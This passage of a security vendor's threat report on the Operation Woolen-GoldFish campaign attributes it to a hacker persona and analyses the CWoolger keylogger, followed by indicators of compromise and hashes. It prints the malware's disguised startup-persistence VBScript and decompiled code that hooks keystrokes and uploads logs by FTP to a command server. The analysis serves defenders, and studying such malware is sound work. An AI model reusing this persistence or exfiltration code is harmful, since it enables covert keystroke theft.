1a999a131144afe8cb7316ebb842da4f38101ac5	02/07/2014	13/07/2014	YUSI	YUSI
f51de6c25ff8e1d9783ed5ac13a53d1c0ea3ef33	29/10/2014	16/12/2014	Woole3n.H4t	USA

Microsoft Office files and some of their metadata leaked by the attackers

As seen above, different authors worked on these files. Wool3n.H4t seemed to be the main author who collaborated with aikido1 and Hoffman. No particular information could be found on aikido1 and Yusi, the supposed partners of Wool3n.h4t. There were also times when Wool3n.H4t used U.S. and U.K. country codes as last modification information. The most recent modification in the two PowerPoint files told us that W00l3n.H4t slowly changed his infecting methods around October 2014.

There was not much information on Wool3n.H4t, which is not a common nickname, on the Internet. However, we found that this nickname owned an inactive blog hosted by a free service in Iran and was registered in several underground hacking forums. The blog only contained two posts signed by Masoud_pk, which could be part of the real identity of Wool3nh4t. Masoud is the one of the top 50 commonly used first names in Iran.



کلاه پشمی

wool3nh4t وبلاگ شخصی

عنوان دومین مطلب آزمایشی من

Masoud_pk Masoud_pk | شنبه, ۵ بهمن ۱۳۹۲، ۰۵:۴۴ ب.ظ

Part of wool3n.H4t's blog showing "Masoud_pk"

Wool3n.H4t's Recent Activities: CWoolger Keylogger

One malware sample (SHA1 hash: *d5b2b30fe2d4759c199e3659d561a50f88a7fb2e*; detected as TSPY_WOOLERG.A) surfaced as we tried to look for more information on Wool3n.H4t. [7] We took interest in this because the binary contained the following debug string:


- *C:\Users\Wool3n.H4t\Documents\Visual Studio 2010\Projects\C-CPP\CWoolger\Release\CWoolger.pdb*

Debug strings are strings that are sometimes left behind in binaries, revealing information about the developer behind the code. This debug string shows us that the binary was compiled by a user account named "Wool3n.H4t," and that the project behind this code was dubbed "CWoolger."

This malware is a keylogger, although from a technical point of view, it is not as advanced as its contemporaries. The malware also embedded some File Transfer Protocol (FTP) credentials of the attackers in clear text in the binary.

Consistent with the other malware used by the threat actors involved in Operation Woolen-GoldFish, the C&C reference is hard-coded as an IP address in the binary. A domain name was not used. Moreover, it lands on the system with a name, which is very similar to some GHOLE malware variants, *NTUSER.dat{…}.exe*.


The malware starts by creating a mutex called *"woolger"* and creates a copy of itself, *%TEMP%\NTSuser.exe*, in the TEMP folder before executing it. It creates a VBScript in the same folder named *"wsc.vbs."*



```
set WshShell = WScript.CreateObject("WScript.Shell")
strSTUP = WshShell.SpecialFolders("Startup")
set oShellLink = WshShell.CreateShortcut(strSTUP & "\WinDefender.lnk")
oShellLink.TargetPath = "C:\DOCUME~1\RE\LOCALS~1\Temp\NTSuser.exe"
oShellLink.WindowStyle = 1
oShellLink.Hotkey = "CTRL+SHIFT+F"
oShellLink.IconLocation = "notepad.exe, 0"
oShellLink.Description = "Microsoft Application"
oShellLink.WorkingDirectory = strSTUP▯oShellLink.Save()
```


The wsc.vbs *script in charge of installing the persistence mechanism of the malware*

The script installs the persistence mechanism of the malware, a link named, *"WinDefender,"* in the startup folder, which uses the Notepad icon.



Startup folder entry, showing the Notepad icon but leading to the malware

It then enables keylogging by calling the S*etWindowsHookExW* application programming interface (API) and calls *SetTimer API* to prepare a timer job for uploading the log files.




```
MoveFileA(ExistingFileName, NewFileName);
strcpy(CmdLine, "wscript.exe ");
NewFileNameLen = strlen(NewFileName) + 1;
ExistingFileName_Start = &ExistingFileName[255];
do
  ExistingFileNameLen = (ExistingFileName_Start++)[1];
while ( ExistingFileNameLen );
qmemcpy(ExistingFileName_Start, NewFileName, NewFileNameLen);
WinExec(CmdLine, 0);                         // CmdLine = 'wscript.exe' + '%temp%/wsc.vbs'
hModuleHandle = GetModuleHandleW(0);
hHookHandle = SetWindowsHookExW(13, keyLoggerFunc, hModuleHandle, 0);
if ( !hHookHandle )
  exit(0);
SetTimer(0, 0, 3000u, uploadLogFunc);
while ( GetMessageW(&Msg, 0, 0, 0) )
{
  TranslateMessage(&Msg);
  DispatchMessageW(&Msg);
}
```

Keylogging and timer setting

Once the machine is infected, the keylogger records all keystrokes in %temp%/wlg.dat using the following format:

```
*************************************************************
[Windows Title] – [Application Name] ([Language])
*************************************************************
[Context]
```

The upload function of this malware ran at specific intervals based on a previous random value. If the log file is larger than 3,000 bytes, an *uploadToCnC* function will be called to transfer the log file via FTP.



```
handle = _wfopen(&FileName, L"r");
if ( handle )
{
  fseek(handle, 0, 2);
  fileSize = ftell(handle);
  fclose(handle);
  if ( fileSize >= 3000 )                     // Transfer log if size is large than 3000 bytes
  {
    uploadToCnC();
    sleepTimes = rand() % 10;
    if ( !sleepTimes || sleepTimes == 1 )
      ++sleepTimes;
    KillTimer(0, uIDEvent);
    SetTimer(0, 0, 60000 * sleepTimes, uploadLogFunc);
  }
}
```

Upload function

The C&C server reached in our sample is *107.6.181.116*, which belongs to SingleHop (AS32475). The credentials used to connect with the FTP server are hard-coded in clear text in the binary. When the file is sent to the server, it is renamed using the following format:

LOG_(UserName)_[tm_year]_[tm_mon]_[tm_mday]_[tm_hour]_[tm_min]_[tm_sec]

Member	Type	Meaning	Range
tm_sec	int	seconds after the minute	0–61*
tm_min	int	minutes after the hour	0–59
tm_hour	int	hours since midnight	0–23
tm_mday	int	day of the month	1–31
tm_mon	int	months since January	0–11
tm_year	int	years since 1990	
tm_wday	int	days since Sunday	0–6
tm_yday	int	days since January 1	0–365
tm_isdst	int	Daylight Saving Time flag	

Source: http://www.cplusplus.com/reference/ctime/tm/

We have been able to detect other samples of this family acting in a similar way and referenced in the Appendix. One of the most recent samples was compiled on 7 February 2015.

INDICATORS OF COMPROMISE

- The GHOLE malware campaign infiltrates networks via a spear-phishing email with an attachment containing a malicious macro. It could also contain a malicious link that leads to Microsoft OneDrive, where the malicious file is hosted.
- The GHOLE malware campaign also sends a GET request to the C&C server, starting with the pattern, *GET /index.php?c=xxxxxxxx&r=xxxxx&u=1&t=*.
- Other network communication patterns:
  - *index.php?c=%s&r=%lx*
  - *index.php?c=%s&r=%lx&u=1&t=%s*
  - *index.php?c=%s&r=%x*
- It uses malware for the final payload detected as GHOLE or WOOLERG.

CONCLUSION

Operation Woolen-GoldFish is alive and active. From a technical point of view, the threat actors involved in this campaign are less mature in terms of technical capacity and tactic sophistication compared with other targeted attack groups we are monitoring, yet they are improving and gaining traction. The spear-phishing email attacks are getting a little more aggressive and now have less user interaction at the point of entry. Nevertheless, it is unfortunately not because an attacker is inferior in skills that there are fewer victims. Operation Woolen-GoldFish has managed to successfully infiltrate several companies and organizations in Israel and Europe. One PowerPoint file used as a lure in spear-phishing attempts seems to indicate that the group has successfully victimized one well-known engineer in Israel and used one of his unreleased files as bait. Time and again, lack of proper security understanding and implementation has led individual and corporate users around the world to fall victim to creative malicious activities of threat actors. Threat actors are also known to be multiskilled.

In this case, we were able to confirm that Wool3n.H4t was not only responsible for most of the infecting Office files used, but was also capable of developing malware. The discovery of the CWoolger keylogger compiled on 7 February 2015 may be the strongest indication that this targeted attack group, where Woole3n.H4t seems to a part of, is very active and may be developing its own malware. With Wool3n.H4t as both the malware developer and infrastructure controller, it can be loosely deducted that the group comprise of very few people.

Seeing the evolution of this targeted attack group, we believe its members, especially Wool3n.H4t, are traditional or old-fashioned cybercriminals. This assumption is based on the way the campaign spreads and evolves, including the use of nicknames and password used by Wool3n.H4t, which indicates that he rather comes from an underground hacking group. This campaign, like the first one the group launched, shows that the targeted entities do have a particular interest for the Islamic Republic of Iran. While motives behind targeted attack campaigns may differ, the end results are one and the same—shift in power control, either economically or politically.

The authors would like to thank Ilja Lebedev for his valuable input in this research.

REFERENCES

[1] Gadi Evron and Tillmann Werner. (28 December 2014). *31st Chaos Communication Congress of the Chaos Computer Club (31C3)*. "Rocket Kitten: Advanced Off-the-Shelf Targeted Attacks Against Nation States." Last accessed on 10 March 2015, https://www.youtube.com/watch?v=WIhKovlHDJ0.

[2] Trend Micro Incorporated. (2015). Threat Encyclopedia. "BKDR_GHOLE.B." Last accessed on 13 March 2015, http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/BKDR_GHOLE.B.

[3] VirusTotal. (2015). VirusTotal Scan. Last accessed on 10 March 2015, https://www.virustotal.com/.

[4] Pierluigi Paganini. (9 September 2014). Security Affairs. "Clearsky Detected Gholee Malware—The Israel-Gaza Conflict Takes to the Cyber Arena." Last accessed on 11 March 2015, http://securityaffairs.co/wordpress/28170/cyber-crime/gholee-malware.html.

[5] ZeroVirus. (2015). Virus Scanner. Last accessed on 11 March 2015, http://av.zerodays.ir/.

[6] Industrieanlagen-Betriebsgesellschaft mbH. (2015). Industrieanlagen-Betriebsgesellschaft mbH. Last accessed on 11 March 2015, http://www.iabg.de/en/.

[7] Trend Micro Incorporated. (2015). Threat Encyclopedia. "TSPY_WOOLERG.A." Last accessed on 13 March 2015, http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/TSPY_WOOLERG.A.

APPENDIX

This section provides the list of SHA1 hashes found in relation to Operation Woolen-GoldFish and their corresponding Trend Micro detection names.

SHA1 Hashes	Trend Micro Detection Names
GHOLE Malware Campaign	
8074ed48b99968f5d36a494cdeb9f80685beb0f5	BKDR_GHOLE.A
e6964d467bd99e20bfef556d4ad663934407fd7b	BKDR_GHOLE.A
fd8793ce4ca23988562794b098b9ed20754f8a90	TROJ_GHOLE.A
6e30d3ef2cd0856ff28adce4cc012853840f6440	BKDR_GHOLE.A
07a77f8b9f0fcc93504dfba2d7d9d26246e5878f	BKDR_GHOLE.B
25d3688763e33eac1428622411d6dda1ec13dd43	TROJ_GHOLE.A
729f9ce76f20822f48dac827c37024fe4ab8ff70	TROJ_GHOLE.A
86222ef166474e53f1eb6d7e6701713834e6fee7	TROJ_GHOLE.A
476489f75fed479f19bac02c79ce1befc62a6633	TROJ_GHOLE.A
c1edf6e3a271cf06030cc46cbd90074488c05564	TROJ_GHOLE.A
c6db3e7e723f20ed3bcf4c53fc4748e9591f4c40	BKDR_GHOLE.A
cabdfe7e9920aeaa5eaca7f5415d97f564cdec11	TROJ_GHOLE.A
ce03790d1df81165d092e89a077c495b75a14013	BKDR_GHOLE.A
e8dbcde49c7f760165ebb0cb3452e4f1c24981f5	TROJ_GHOLE.A

SHA1 Hashes	Trend Micro Detection Names
efd1c6a926095d36108177045db9ad21df926a6e	TROJ_GHOLE.A
fa5b587ceb5d17f26fe580aca6c02ff2e20ad3c4	TROJ_GHOLE.A
fe3436294f302a93fbac389291dd20b41b038cba	TROJ_GHOLE.A
ffead364ae7a692afec91740d24649396e0fa981	TROJ_GHOLE.A
0b0cdf47363fd27bccbfba6d47b842e44a365723	TROJ_GHOLE.A
02b04563ef430797051aa13e48971d3490c80636	TROJ_GHOLE.A
7ad0eb113bc575363a058f4bf21dbab8c8f7073a	TROJ_GHOLE.A
7fef48e1303e40110798dfec929ad88f1ad4fbd8	BKDR_GHOLE.A
22f6a61aa2d490b6a3bc36e93240d05b1e9b956a	TROJ_GHOLE.A
37ad0e426f4c423385f1609561422a947a956398	BKDR_GHOLE.A
47b1c9caabe3ae681934a33cd6f3a1b311fd7f9f	BKDR_GHOLE.A
53340f9a49bc21a9e7267173566f4640376147d9	TROJ_GHOLE.A
58045d7a565f174df8efc0de98d6882675fbb07f	BKDR_GHOLE.A
62172eee1a4591bde2658175dd5b8652d5aead2a	TROJ_GHOLE.A
Related Macro-based Malware	
788d881f3bb2c82e685a98d8f405f375c0ac2162	X2KM_DROPPR.DF
2627cdc3324375e6f41f93597a352573e45c0f1e	X2KM_DROPPR.DF
4711f063a0c67fb11c05efdb40424377799efafd	X2KM_DROPPR.DF
6571f2b9a0aea89f45899b256458da78ac51e6bb	X2KM_DROPPR.DH
9579e65e3ae6f03ff7d362be05f9beca07a8b1b3	X2KM_DROPPR.DF

SHA1 Hashes	Trend Micro Detection Names
a9245de692c16f90747388c09e9d02c3ee34577e	X2KM_DROPPR.DG
ad6c9b003285e01fc6a02148917e95c780c7d751	X2KM_DROPPR.DF
ae18bb317909e16f765ba2e88c3d72d648db2798	X2KM_DROPPR.DF
c727b8c43943986a888a0428ae7161ff001bf603	X2KM_DROPPR.DF
e2728cabb35c210599e248d0da9791991e38eb41	X2KM_DROPPR.DF
ec692cf82aef16cf61574b5d15e5c5f8135df288	X2KM_DROPPR.DF
ed5615ffb5578f1adee66f571ec65a992c033a50	X2KM_DROPPR.DF
0f4bf1d89d080ed318597754e6d3930f8eec49b0	X2KM_DROPPR.DF
CWoolger Keylogger (WOOLERG.A)	
a42f1ad2360833baedd2d5f59354c4fc3820c475	TSPY_WOOLERG.A
d5b2b30fe2d4759c199e3659d561a50f88a7fb2e	TSPY_WOOLERG.A
5d334e0cb4ff58859e91f9e7f1c451ffdc7544c3	TSPY_WOOLERG.A

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey
to the Cloud

225 E. John Carpenter Freeway
Suite 1500
Irving, Texas
75062 U.S.A.

Phone: +1.817.569,8900